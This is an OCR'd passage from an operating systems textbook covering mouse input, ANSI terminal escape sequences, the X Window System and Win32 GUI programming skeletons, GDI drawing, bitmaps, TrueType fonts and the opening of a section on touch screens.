Whenever a mouse has moved a certain minimum distance in either direction or a button is depressed or released, a message is sent to the computer. The minimum distance is about 0.1 mm (although it can be set in software). Some people call this unit a **mickey**. Mice (or occasionally, mouses) can have one, two, or three buttons, depending on the designers' estimate of the users' intellectual ability to keep track of more than one button. Some mice have wheels that can send additional data back to the computer. Wireless mice are the same as wired mice except that instead of sending their data back to the computer over a wire, they use low-power radios, for example, using the **Bluetooth** standard.

The message to the computer contains three items: Δx, Δy, buttons. The first item is the change in x position since the last message. Then comes the change in y position since the last message. Finally, the status of the buttons is included. The format of the message depends on the system and the number of buttons the mouse has. Usually, it takes 3 bytes. Most mice report back a maximum of 40 times/sec, so the mouse may have moved multiple mickeys since the last report.

Note that the mouse indicates only changes in position, not absolute position itself. If the mouse is picked up and put down gently without causing the ball to rotate, no messages will be sent.

Many GUIs distinguish between single clicks and double clicks of a mouse button. If two clicks are close enough in space (mickeys) and also close enough in time (milliseconds), a double click is signaled. The maximum for "close enough" is up to the software, with both parameters usually being user settable.

5.6.2 Output Software

Now let us consider output software. First we will look at simple output to a text window, which is what programmers normally prefer to use. Then we will consider graphical user interfaces, which other users often prefer.

Text Windows

Output is simpler than input when the output is sequentially in a single font, size, and color. For the most part, the program sends characters to the current window and they are displayed there. Usually, a block of characters, for example, a line, is written in one system call.

Screen editors and many other sophisticated programs need to be able to update the screen in complex ways such as replacing one line in the middle of the screen. To accommodate this need, most output drivers support a series of commands to move the cursor, insert and delete characters or lines at the cursor, and so on. These commands are often called **escape sequences**. In the heyday of the dumb 25×80 ASCII terminal, there were hundreds of terminal types, each with its

own escape sequences. As a consequence, it was difficult to write software that worked on more than one terminal type.

One solution, which was introduced in Berkeley UNIX, was a terminal database called **termcap**. This software package defined a number of basic actions, such as moving the cursor to (*row*, *column*). To move the cursor to a particular location, the software, say, an editor, used a generic escape sequence which was then converted to the actual escape sequence for the terminal being written to. In this way, the editor worked on any terminal that had an entry in the termcap database. Much UNIX software still works this way, even on personal computers.

Eventually, the industry saw the need for standardizing the escape sequence, so an ANSI standard was developed. Some of the values are shown in Fig. 5-32.

Escape sequence	Meaning
ESC [*n* A	Move up *n* lines
ESC [*n* B	Move down *n* lines
ESC [*n* C	Move right *n* spaces
ESC [*n* D	Move left *n* spaces
ESC [*m* ; *n* H	Move cursor to (*m*,*n*)
ESC [*s* J	Clear screen from cursor (0 to end, 1 from start, 2 all)
ESC [*s* K	Clear line from cursor (0 to end, 1 from start, 2 all)
ESC [*n* L	Insert *n* lines at cursor
ESC [*n* M	Delete *n* lines at cursor
ESC [*n* P	Delete *n* chars at cursor
ESC [*n* @	Insert *n* chars at cursor
ESC [*n* m	Enable rendition *n* (0 = normal, 4 = bold, 5 = blinking, 7 = reverse)
ESC M	Scroll the screen backward if the cursor is on the top line

Figure 5-32. The ANSI escape sequences accepted by the terminal driver on output. ESC denotes the ASCII escape character (0x1B), and *n*, *m*, and *s* are optional numeric parameters.

Consider how these escape sequences might be used by a text editor. Suppose that the user types a command telling the editor to delete all of line 3 and then close up the gap between lines 2 and 4. The editor might send the following escape sequence over the serial line to the terminal:

```
ESC [ 3 ; 1 H ESC [ 0 K ESC [ 1 M
```

(where the spaces are used above only to separate the symbols; they are not transmitted). This sequence moves the cursor to the start of line 3, erases the entire line, and then deletes the now-empty line, causing all the lines starting at 5 to move up one line. Then what was line 4 becomes line 3; what was line 5 becomes line 4, and so on. Analogous escape sequences can be used to add text to the middle of the display. Words can be added or removed in a similar way.

The X Window System

Nearly all UNIX systems base their user interface on the **X Window System** (often just called **X**), developed at M.I.T. as part of project Athena in the 1980s. It is very portable and runs entirely in user space. It was originally intended for connecting a large number of remote user terminals with a central compute server, so it is logically split into client software and host software, which can potentially run on different computers. On modern personal computers, both parts can run on the same machine. On Linux systems, the popular Gnome and KDE desktop environments run on top of X.

When X is running on a machine, the software that collects input from the keyboard and mouse and writes output to the screen is called the **X server**. It has to keep track of which window is currently selected (where the mouse pointer is), so it knows which client to send any new keyboard input to. It communicates with running programs (possible over a network) called **X clients**. It sends them keyboard and mouse input and accepts display commands from them.

It may seem odd that the X server is always inside the user's computer while the X client may be off on a remote compute server, but just think of the X server's main job: displaying bits on the screen, so it makes sense to be near the user. From the program's point of view, it is a client telling the server to do things, like display text and geometric figures. The server (in the local PC) just does what it is told, as do all servers.

The arrangement of client and server is shown in Fig. 5-33 for the case where the X client and X server are on different machines. But when running Gnome or KDE on a single machine, the client is just some application program using the X library talking to the X server on the same machine (but using a TCP connection over sockets, the same as it would do in the remote case).

The reason it is possible to run the X Window System on top of UNIX (or another operating system) on a single machine or over a network is that what X really defines is the X protocol between the X client and the X server, as shown in Fig. 5-33. It does not matter whether the client and server are on the same machine, separated by 100 meters over a local area network, or are thousands of kilometers apart and connected by the Internet. The protocol and operation of the system is identical in all cases.

X is just a windowing system. It is not a complete GUI. To get a complete GUI, others layer of software are run on top of it. One layer is **Xlib**, which is a set of library procedures for accessing the X functionality. These procedures form the basis of the X Window System and are what we will examine below, but they are too primitive for most user programs to access directly. For example, each mouse click is reported separately, so that determining that two clicks really form a double click has to be handled above Xlib.

To make programming with X easier, a toolkit consisting of the **Intrinsics** is supplied as part of X. This layer manages buttons, scroll bars, and other GUI




Figure 5-33. Clients and servers in the M.I.T. X Window System.

elements, called **widgets**. To make a true GUI interface, with a uniform look and feel, another layer is needed (or several of them). One example is **Motif**, shown in Fig. 5-33, which is the basis of the Common Desktop Environment used on Solaris and other commercial UNIX systems Most applications make use of calls to Motif rather than Xlib. Gnome and KDE have a similar structure to Fig. 5-33, only with different libraries. Gnome uses the GTK+ library and KDE uses the Qt library. Whether having two GUIs is better than one is debatable.

Also worth noting is that window management is not part of X itself. The decision to leave it out was fully intentional. Instead, a separate X client process, called a **window manager**, controls the creation, deletion, and movement of windows on the screen. To manage windows, it sends commands to the X server telling it what to do. It often runs on the same machine as the X client, but in theory can run anywhere.

This modular design, consisting of several layers and multiple programs, makes X highly portable and flexible. It has been ported to most versions of UNIX, including Solaris, all variants of BSD, AIX, Linux, and so on, making it possible for application developers to have a standard user interface for multiple platforms. It has also been ported to other operating systems. In contrast, in Windows, the windowing and GUI systems are mixed together in the GDI and located in the kernel, which makes them harder to maintain, and of, course, not portable.

Now let us take a brief look at X as viewed from the Xlib level. When an X program starts, it opens a connection to one or more X servers—let us call them workstations even though they might be collocated on the same machine as the X

program itself. X considers this connection to be reliable in the sense that lost and duplicate messages are handled by the networking software and it does not have to worry about communication errors. Usually, TCP/IP is used between the client and server.

Four kinds of messages go over the connection:

1. Drawing commands from the program to the workstation.
2. Replies by the workstation to program queries.
3. Keyboard, mouse, and other event announcements.
4. Error messages.

Most drawing commands are sent from the program to the workstation as one-way messages. No reply is expected. The reason for this design is that when the client and server processes are on different machines, it may take a substantial period of time for the command to reach the server and be carried out. Blocking the application program during this time would slow it down unnecessarily. On the other hand, when the program needs information from the workstation, it simply has to wait until the reply comes back.

Like Windows, X is highly event driven. Events flow from the workstation to the program, usually in response to some human action such as keyboard strokes, mouse movements, or a window being uncovered. Each event message is 32 bytes, with the first byte giving the event type and the next 31 bytes providing additional information. Several dozen kinds of events exist, but a program is sent only those events that it has said it is willing to handle. For example, if a program does not want to hear about key releases, it is not sent any key-release events. As in Windows, events are queued, and programs read events from the input queue. However, unlike Windows, the operating system never calls procedures within the application program on its own. It does not even know which procedure handles which event.

A key concept in X is the **resource**. A resource is a data structure that holds certain information. Application programs create resources on workstations. Resources can be shared among multiple processes on the workstation. Resources tend to be short-lived and do not survive workstation reboots. Typical resources include windows, fonts, colormaps (color palettes), pixmaps (bitmaps), cursors, and graphic contexts. The latter are used to associate properties with windows and are similar in concept to device contexts in Windows.

A rough, incomplete skeleton of an X program is shown in Fig. 5-34. It begins by including some required headers and then declaring some variables. It then connects to the X server specified as the parameter to *XOpenDisplay*. Then it allocates a window resource and stores a handle to it in *win*. In practice, some initialization would happen here. After that it tells the window manager that the new window exists so the window manager can manage it.

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
    Display disp;                                   /* server identifier */
    Window win;                                     /* window identifier */
    GC gc;                                          /* graphic context identifier */
    XEvent event;                                   /* storage for one event */
    int running = 1;

    disp = XOpenDisplay("display_name");            /* connect to the X server */
    win = XCreateSimpleWindow(disp, ... ); /* allocate memory for new window */
    XSetStandardProperties(disp, ...);      /* announces window to window mgr */
    gc = XCreateGC(disp, win, 0, 0);        /* create graphic context */
    XSelectInput(disp, win, ButtonPressMask | KeyPressMask | ExposureMask);
    XMapRaised(disp, win);                  /* display window; send Expose event */

    while (running) {
        XNextEvent(disp, &event);                   /* get next event */
        switch (event.type) {
            case Expose:        ...;   break;       /* repaint window */
            case ButtonPress:   ...;   break;       /* process mouse click */
            case Keypress:      ...;   break;       /* process keyboard input */
        }
    }

    XFreeGC(disp, gc);                      /* release graphic context */
    XDestroyWindow(disp, win);              /* deallocate window's memory space */
    XCloseDisplay(disp);                    /* tear down network connection */
}
```

Figure 5-34. A skeleton of an X Window application program.

The call to *XCreateGC* creates a graphic context in which properties of the window are stored. In a more complete program, they might be initialized here. The next statement, the call to *XSelectInput*, tells the X server which events the program is prepared to handle. In this case it is interested in mouse clicks, keystrokes, and windows being uncovered. In practice, a real program would be interested in other events as well. Finally, the call to *XMapRaised* maps the new window onto the screen as the uppermost window. At this point the window becomes visible on the screen.

The main loop consists of two statements and is logically much simpler than the corresponding loop in Windows. The first statement here gets an event and the second one dispatches on the event type for processing. When some event indicates that the program has finished, *running* is set to 0 and the loop terminates. Before exiting, the program releases the graphic context, window, and connection.

It is worth mentioning that not everyone likes a GUI. Many programmers prefer a traditional command-line oriented interface of the type discussed in Sec. 5.6.1 above. X handles this via a client program called *xterm*. This program emulates a venerable VT102 intelligent terminal, complete with all the escape sequences. Thus editors such as *vi* and *emacs* and other software that uses termcap work in these windows without modification.

Graphical User Interfaces

Most personal computers offer a **GUI** (**Graphical User Interface**). The acronym GUI is pronounced "gooey."

The GUI was invented by Douglas Engelbart and his research group at the Stanford Research Institute. It was then copied by researchers at Xerox PARC. One fine day, Steve Jobs, cofounder of Apple, was touring PARC and saw a GUI on a Xerox computer and said something to the effect of "Holy mackerel. This is the future of computing." The GUI gave him the idea for a new computer, which became the Apple Lisa. The Lisa was too expensive and was a commercial failure, but its successor, the Macintosh, was a huge success.

When Microsoft got a Macintosh prototype so it could develop Microsoft Office on it, it begged Apple to license the interface to all comers so it would become the new industry standard. (Microsoft made much more money from Office than from MS-DOS, so it was willing to abandon MS-DOS to have a better platform for Office.) The Apple executive in charge of the Macintosh, Jean-Louis Gassée, refused and Steve Jobs was no longer around to overrule him. Eventually, Microsoft got a license for elements of the interface. This formed the basis of Windows. When Windows began to catch on, Apple sued Microsoft, claiming Microsoft had exceeded the license, but the judge disagreed and Windows went on to overtake the Macintosh. If Gassée had agreed with the many people within Apple who also wanted to license the Macintosh software to everyone and his uncle, Apple would have become insanely rich on licensing fees alone and Windows would not exist now.

Leaving aside touch-enabled interfaces for the moment, a GUI has four essential elements, denoted by the characters WIMP. These letters stand for Windows, Icons, Menus, and Pointing device, respectively. Windows are rectangular blocks of screen area used to run programs. Icons are little symbols that can be clicked on to cause some action to happen. Menus are lists of actions from which one can be chosen. Finally, a pointing device is a mouse, trackball, or other hardware device used to move a cursor around the screen to select items.

The GUI software can be implemented in either user-level code, as is done in UNIX systems, or in the operating system itself, as in the case in Windows.

Input for GUI systems still uses the keyboard and mouse, but output almost always goes to a special hardware board called a **graphics adapter**. A graphics adapter contains a special memory called **video RAM** that holds the images that

appear on the screen. Graphics adapters often have powerful 32- or 64-bit CPUs and up to 4 GB of their own RAM, separate from the computer's main memory.

Each graphics adapter supports some number of screen sizes. Common sizes (horizontal × vertical in pixels) are 1280 × 960, 1600 × 1200, 1920 ×1080, 2560 × 1600, and 3840 × 2160. Many resolutions in practice are in the ratio of 4:3, which fits the aspect ratio of NTSC and PAL television sets and thus gives square pixels on the same monitors used for television sets. Higher resolutions are intended for wide-screen monitors whose aspect ratio matches them. At a resolution of just 1920 × 1080 (the size of full HD videos), a color display with 24 bits per pixel requires about 6.2 MB of RAM just to hold the image, so with 256 MB or more, the graphics adapter can hold many images at once. If the full screen is refreshed 75 times/sec, the video RAM must be capable of delivering data continuously at 445 MB/sec.

Output software for GUIs is a massive topic. Many 1500-page books have been written about the Windows GUI alone (e.g., Petzold, 2013; Rector and Newcomer, 1997; and Simon, 1997). Clearly, in this section, we can only scratch the surface and present a few of the underlying concepts. To make the discussion concrete, we will describe the Win32 API, which is supported by all 32-bit versions of Windows. The output software for other GUIs is roughly comparable in a general sense, but the details are very different.

The basic item on the screen is a rectangular area called a **window**. A window's position and size are uniquely determined by giving the coordinates (in pixels) of two diagonally opposite corners. A window may contain a title bar, a menu bar, a tool bar, a vertical scroll bar, and a horizontal scroll bar. A typical window is shown in Fig. 5-35. Note that the Windows coordinate system puts the origin in the upper left-hand corner and has y increase downward, which is different from the Cartesian coordinates used in mathematics.

When a window is created, the parameters specify whether it can be moved by the user, resized by the user, or scrolled (by dragging the thumb on the scroll bar) by the user. The main window produced by most programs can be moved, resized, and scrolled, which has enormous consequences for the way Windows programs are written. In particular, programs must be informed about changes to the size of their windows and must be prepared to redraw the contents of their windows at any time, even when they least expect it.

As a consequence, Windows programs are message oriented. User actions involving the keyboard or mouse are captured by Windows and converted into messages to the program owning the window being addressed. Each program has a message queue to which messages relating to all its windows are sent. The main loop of the program consists of fishing out the next message and processing it by calling an internal procedure for that message type. In some cases, Windows itself may call these procedures directly, bypassing the message queue. This model is quite different from the UNIX model of procedural code that makes system calls to interact with the operating system. X, however, is event oriented.




Figure 5-35. A sample window located at (200, 100) on an XGA display.

To make this programming model clearer, consider the example of Fig. 5-36. Here we see the skeleton of a main program for Windows. It is not complete and does no error checking, but it shows enough detail for our purposes. It starts by including a header file, *windows.h*, which contains many macros, data types, constants, function prototypes, and other information needed by Windows programs.

The main program starts with a declaration giving its name and parameters. The *WINAPI* macro is an instruction to the compiler to use a certain parameter-passing convention and will not be of further concern to us. The first parameter, *h*, is an instance handle and is used to identify the program to the rest of the system. To some extent, Win32 is object oriented, which means that the system contains objects (e.g., programs, files, and windows) that have some state and associated code, called **methods**, that operate on that state. Objects are referred to using handles, and in this case, *h* identifies the program. The second parameter is present only for reasons of backward compatibility. It is no longer actually used. The third parameter, *szCmd*, is a zero-terminated string containing the command line that started the program, even if it was not started from a command line. The fourth parameter,

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd, int iCmdShow)
{
      WNDCLASS wndclass;                  /* class object for this window */
      MSG msg;                            /* incoming messages are stored here */
      HWND hwnd;                          /* handle (pointer) to the window object */

      /* Initialize wndclass */
      wndclass.lpfnWndProc = WndProc;     /* tells which procedure to call */
      wndclass.lpszClassName = "Program name";     /* text for title bar */
      wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION);      /* load program icon */
      wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);      /* load mouse cursor */

      RegisterClass(&wndclass);           /* tell Windows about wndclass */
      hwnd = CreateWindow ( ... )         /* allocate storage for the window */
      ShowWindow(hwnd, iCmdShow);         /* display the window on the screen */
      UpdateWindow(hwnd);                 /* tell the window to paint itself */

      while (GetMessage(&msg, NULL, 0, 0)) {          /* get message from queue */
            TranslateMessage(&msg);       /* translate the message */
            DispatchMessage(&msg);        /* send msg to the appropriate procedure */
      }
      return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
      /* Declarations go here. */

      switch (message) {
            case WM_CREATE:     ... ;    return ... ;     /* create window */
            case WM_PAINT:      ... ;    return ... ;     /* repaint contents of window */
            case WM_DESTROY:    ... ;    return ... ;     /* destroy window */
      }
      return(DefWindowProc(hwnd, message, wParam, lParam));/* default */
}
```

Figure 5-36. A skeleton of a Windows main program.

iCmdShow, tells whether the program's initial window should occupy the entire screen, part of the screen, or none of the screen (task bar only).

This declaration illustrates a widely used Microsoft convention called **Hungarian notation**. The name is a play on Polish notation, the postfix system invented by the Polish logician J. Lukasiewicz for representing algebraic formulas without using precedence or parentheses. Hungarian notation was invented by a Hungarian programmer at Microsoft, Charles Simonyi, and uses the first few characters of an identifier to specify the type. The allowed letters and types include c (character), w (word, now meaning an unsigned 16-bit integer), i (32-bit signed integer), l (long,

also a 32-bit signed integer), s (string), sz (string terminated by a zero byte), p (pointer), fn (function), and h (handle). Thus *szCmd* is a zero-terminated string and *iCmdShow* is an integer, for example. Many programmers believe that encoding the type in variable names this way has little value and makes Windows code hard to read. Nothing analogous to this convention is present in UNIX.

Every window must have an associated class object that defines its properties. In Fig. 5-36, that class object is *wndclass*. An object of type *WNDCLASS* has 10 fields, four of which are initialized in Fig. 5-36. In an actual program, the other six would be initialized as well. The most important field is *lpfnWndProc*, which is a long (i.e., 32-bit) pointer to the function that handles the messages directed to this window. The other fields initialized here tell which name and icon to use in the title bar, and which symbol to use for the mouse cursor.

After *wndclass* has been initialized, *RegisterClass* is called to pass it to Windows. In particular, after this call Windows knows which procedure to call when various events occur that do not go through the message queue. The next call, *CreateWindow*, allocates memory for the window's data structure and returns a handle for referencing it later. The program then makes two more calls in a row, to put the window's outline on the screen, and finally fill it in completely.

At this point we come to the program's main loop, which consists of getting a message, having certain translations done to it, and then passing it back to Windows to have Windows invoke *WndProc* to process it. To answer the question of whether this whole mechanism could have been made simpler, the answer is yes, but it was done this way for historical reasons and we are now stuck with it.

Following the main program is the procedure **WndProc**, which handles the various messages that can be sent to the window. The use of *CALLBACK* here, like *WINAPI* above, specifies the calling sequence to use for parameters. The first parameter is the handle of the window to use. The second parameter is the message type. The third and fourth parameters can be used to provide additional information when needed.

Message types *WM_CREATE* and *WM_DESTROY* are sent at the start and end of the program, respectively. They give the program the opportunity, for example, to allocate memory for data structures and then return it.

The third message type, *WM_PAINT*, is an instruction to the program to fill in the window. It is called not only when the window is first drawn, but often during program execution as well. In contrast to text-based systems, in Windows a program cannot assume that whatever it draws on the screen will stay there until it removes it. Other windows can be dragged on top of this one, menus can be pulled down over it, dialog boxes and tool tips can cover part of it, and so on. When these items are removed, the window has to be redrawn. The way Windows tells a program to redraw a window is to send it a *WM_PAINT* message. As a friendly gesture, it also provides information about what part of the window has been overwritten, in case it is easier or faster to regenerate that part of the window instead of redrawing the whole thing from scratch.

There are two ways Windows can get a program to do something. One way is to post a message to its message queue. This method is used for keyboard input, mouse input, and timers that have expired. The other way, sending a message to the window, involves having Windows directly call *WndProc* itself. This method is used for all other events. Since Windows is notified when a message is fully processed, it can refrain from making a new call until the previous one is finished. In this way race conditions are avoided.

There are many more message types. To avoid erratic behavior should an unexpected message arrive, the program should call *DefWindowProc* at the end of *WndProc* to let the default handler take care of the other cases.

In summary, a Windows program normally creates one or more windows with a class object for each one. Associated with each program is a message queue and a set of handler procedures. Ultimately, the program's behavior is driven by the incoming events, which are processed by the handler procedures. This is a very different model of the world than the more procedural view that UNIX takes.

Drawing to the screen is handled by a package consisting of hundreds of procedures that are bundled together to form the **GDI** (**Graphics Device Interface**). It can handle text and graphics and is designed to be platform and device independent. Before a program can draw (i.e., paint) in a window, it needs to acquire a **device context**, which is an internal data structure containing properties of the window, such as the font, text color, background color, and so on. Most GDI calls use the device context, either for drawing or for getting or setting the properties.

Various ways exist to acquire the device context. A simple example of its acquisition and use is

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

The first statement gets a handle to a device content, *hdc*. The second one uses the device context to write a line of text on the screen, specifying the (*x*, *y*) coordinates of where the string starts, a pointer to the string itself, and its length. The third call releases the device context to indicate that the program is through drawing for the moment. Note that *hdc* is used in a way analogous to a UNIX file descriptor. Also note that *ReleaseDC* contains redundant information (the use of *hdc* uniquely specifies a window). The use of redundant information that has no actual value is common in Windows.

Another interesting note is that when *hdc* is acquired in this way, the program can write only in the client area of the window, not in the title bar and other parts of it. Internally, in the device context's data structure, a clipping region is maintained. Any drawing outside the clipping region is ignored. However, there is another way to acquire a device context, *GetWindowDC*, which sets the clipping region to the entire window. Other calls restrict the clipping region in other ways. Having multiple calls that do almost the same thing is characteristic of Windows.

A complete treatment of the GDI is out of the question here. For the interested reader, the references cited above provide additional information. Nevertheless, given how important it is, a few words about the GDI are probably worthwhile. GDI has various procedure calls to get and release device contexts, obtain information about device contexts, get and set device context attributes (e.g., the background color), manipulate GDI objects such as pens, brushes, and fonts, each of which has its own attributes. Finally, of course, there are a large number of GDI calls to actually draw on the screen.

The drawing procedures fall into four categories: drawing lines and curves, drawing filled areas, managing bitmaps, and displaying text. We saw an example of drawing text above, so let us take a quick look at one of the others. The call

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

draws a filled rectangle whose corners are (*xleft*, *ytop*) and (*xright*, *ybottom*). For example,

```
Rectangle(hdc, 2, 1, 6, 4);
```

will draw the rectangle shown in Fig. 5-37. The line width and color and fill color are taken from the device context. Other GDI calls are similar in flavor.




Figure 5-37. An example rectangle drawn using *Rectangle*. Each box represents one pixel.

Bitmaps

The GDI procedures are examples of vector graphics. They are used to place geometric figures and text on the screen. They can be scaled easily to larger or smaller screens (provided the number of pixels on the screen is the same). They are also relatively device independent. A collection of calls to GDI procedures can be assembled in a file that can describe a complex drawing. Such a file is called a

Windows **metafile** and is widely used to transmit drawings from one Windows program to another. Such files have extension *.wmf*.

Many Windows programs allow the user to copy (part of) a drawing and put it on the Windows clipboard. The user can then go to another program and paste the contents of the clipboard into another document. One way of doing this is for the first program to represent the drawing as a Windows metafile and put it on the clipboard in *.wmf* format. Other ways also exist.

Not all the images that computers manipulate can be generated using vector graphics. Photographs and videos, for example, do not use vector graphics. Instead, these items are scanned in by overlaying a grid on the image. The average red, green, and blue values of each grid square are then sampled and saved as the value of one pixel. Such a file is called a **bitmap**. There are extensive facilities in Windows for manipulating bitmaps.

Another use for bitmaps is for text. One way to represent a particular character in some font is as a small bitmap. Adding text to the screen then becomes a matter of moving bitmaps.

One general way to use bitmaps is through a procedure called *BitBlt*. It is called as follows:

```
BitBlt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

In its simplest form, it copies a bitmap from a rectangle in one window to a rectangle in another window (or the same one). The first three parameters specify the destination window and position. Then come the width and height. Next come the source window and position. Note that each window has its own coordinate system, with (0, 0) in the upper left-hand corner of the window. The last parameter will be described below. The effect of

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

is shown in Fig. 5-38. Notice carefully that the entire 5×7 area of the letter A has been copied, including the background color.

BitBlt can do more than just copy bitmaps. The last parameter gives the possibility of performing Boolean operations to combine the source bitmap and the destination bitmap. For example, the source can be ORed into the destination to merge with it. It can also be EXCLUSIVE ORed into it, which maintains the characteristics of both source and destination.

A problem with bitmaps is that they do not scale. A character that is in a box of 8×12 on a display of 640×480 will look reasonable. However, if this bitmap is copied to a printed page at 1200 dots/inch, which is 10,200 bits $\times$ 13,200 bits, the character width (8 pixels) will be 8/1200 inch or 0.17 mm. In addition, copying between devices with different color properties or between monochrome and color does not work well.

For this reason, Windows also supports a data structure called a **DIB** (**Device Independent Bitmap**). Files using this format use the extension *.bmp*. These files




Figure 5-38. Copying bitmaps using *BitBlt*. (a) Before. (b) After.

have file and information headers and a color table before the pixels. This information makes it easier to move bitmaps between dissimilar devices.

Fonts

In versions of Windows before 3.1, characters were represented as bitmaps and copied onto the screen or printer using *BitBlt*. The problem with that, as we just saw, is that a bitmap that makes sense on the screen is too small for the printer. Also, a different bitmap is needed for each character in each size. In other words, given the bitmap for A in 10-point type, there is no way to compute it for 12-point type. Because every character of every font might be needed for sizes ranging from 4 point to 120 point, a vast number of bitmaps were needed. The whole system was just too cumbersome for text.

The solution was the introduction of TrueType fonts, which are not bitmaps but outlines of the characters. Each TrueType character is defined by a sequence of points around its perimeter. All the points are relative to the (0, 0) origin. Using this system, it is easy to scale the characters up or down. All that has to be done is to multiply each coordinate by the same scale factor. In this way, a TrueType character can be scaled up or down to any point size, even fractional point sizes. Once at the proper size, the points can be connected using the well-known follow-the-dots algorithm taught in kindergarten (note that modern kindergartens use splines for smoother results). After the outline has been completed, the character can be filled in. An example of some characters scaled to three different point sizes is given in Fig. 5-39.

Once the filled character is available in mathematical form, it can be rasterized, that is, converted to a bitmap at whatever resolution is desired. By first scaling and then rasterizing, we can be sure that the characters displayed on the screen or printed on the printer will be as close as possible, differing only in quantization

Figure 5-39. Some examples of character outlines at different point sizes.

error. To improve the quality still more, it is possible to embed hints in each character telling how to do the rasterization. For example, both serifs on the top of the letter T should be identical, something that might not otherwise be the case due to roundoff error. Hints improve the final appearance.

Touch Screens

More and more the screen is used as an input device also. Especially on smartphones, tablets and other ultra-portable devices it is convenient to tap and swipe away at the screen with your finger (or a stylus). The user experience is different and more intuitive than with a mouse-like device, since the user interacts directly with the objects on the screen. Research has shown that even orangutans and other primates like little children are capable of operating touch-based devices.

A touch device is not necessarily a screen. Touch devices fall into two categories: opaque and transparent. A typical opaque touch device is the touchpad on a notebook computer. An example of a transparent device is the touch screen on a smartphone or tablet. In this section, however, we limit ourselves to touch screens.

Like many things that have come into fashion in the computer industry, touch screens are not exactly new. As early as 1965, E.A. Johnson of the British Royal Radar Establishment described a (capacitive) touch display that, while crude, served as precursor of the displays we find today. Most modern touch screens are either resistive or capacitive.

Resistive screens have a flexible plastic surface on top. The plastic in itself is nothing too special, except that is more scratch resistant than your garden variety

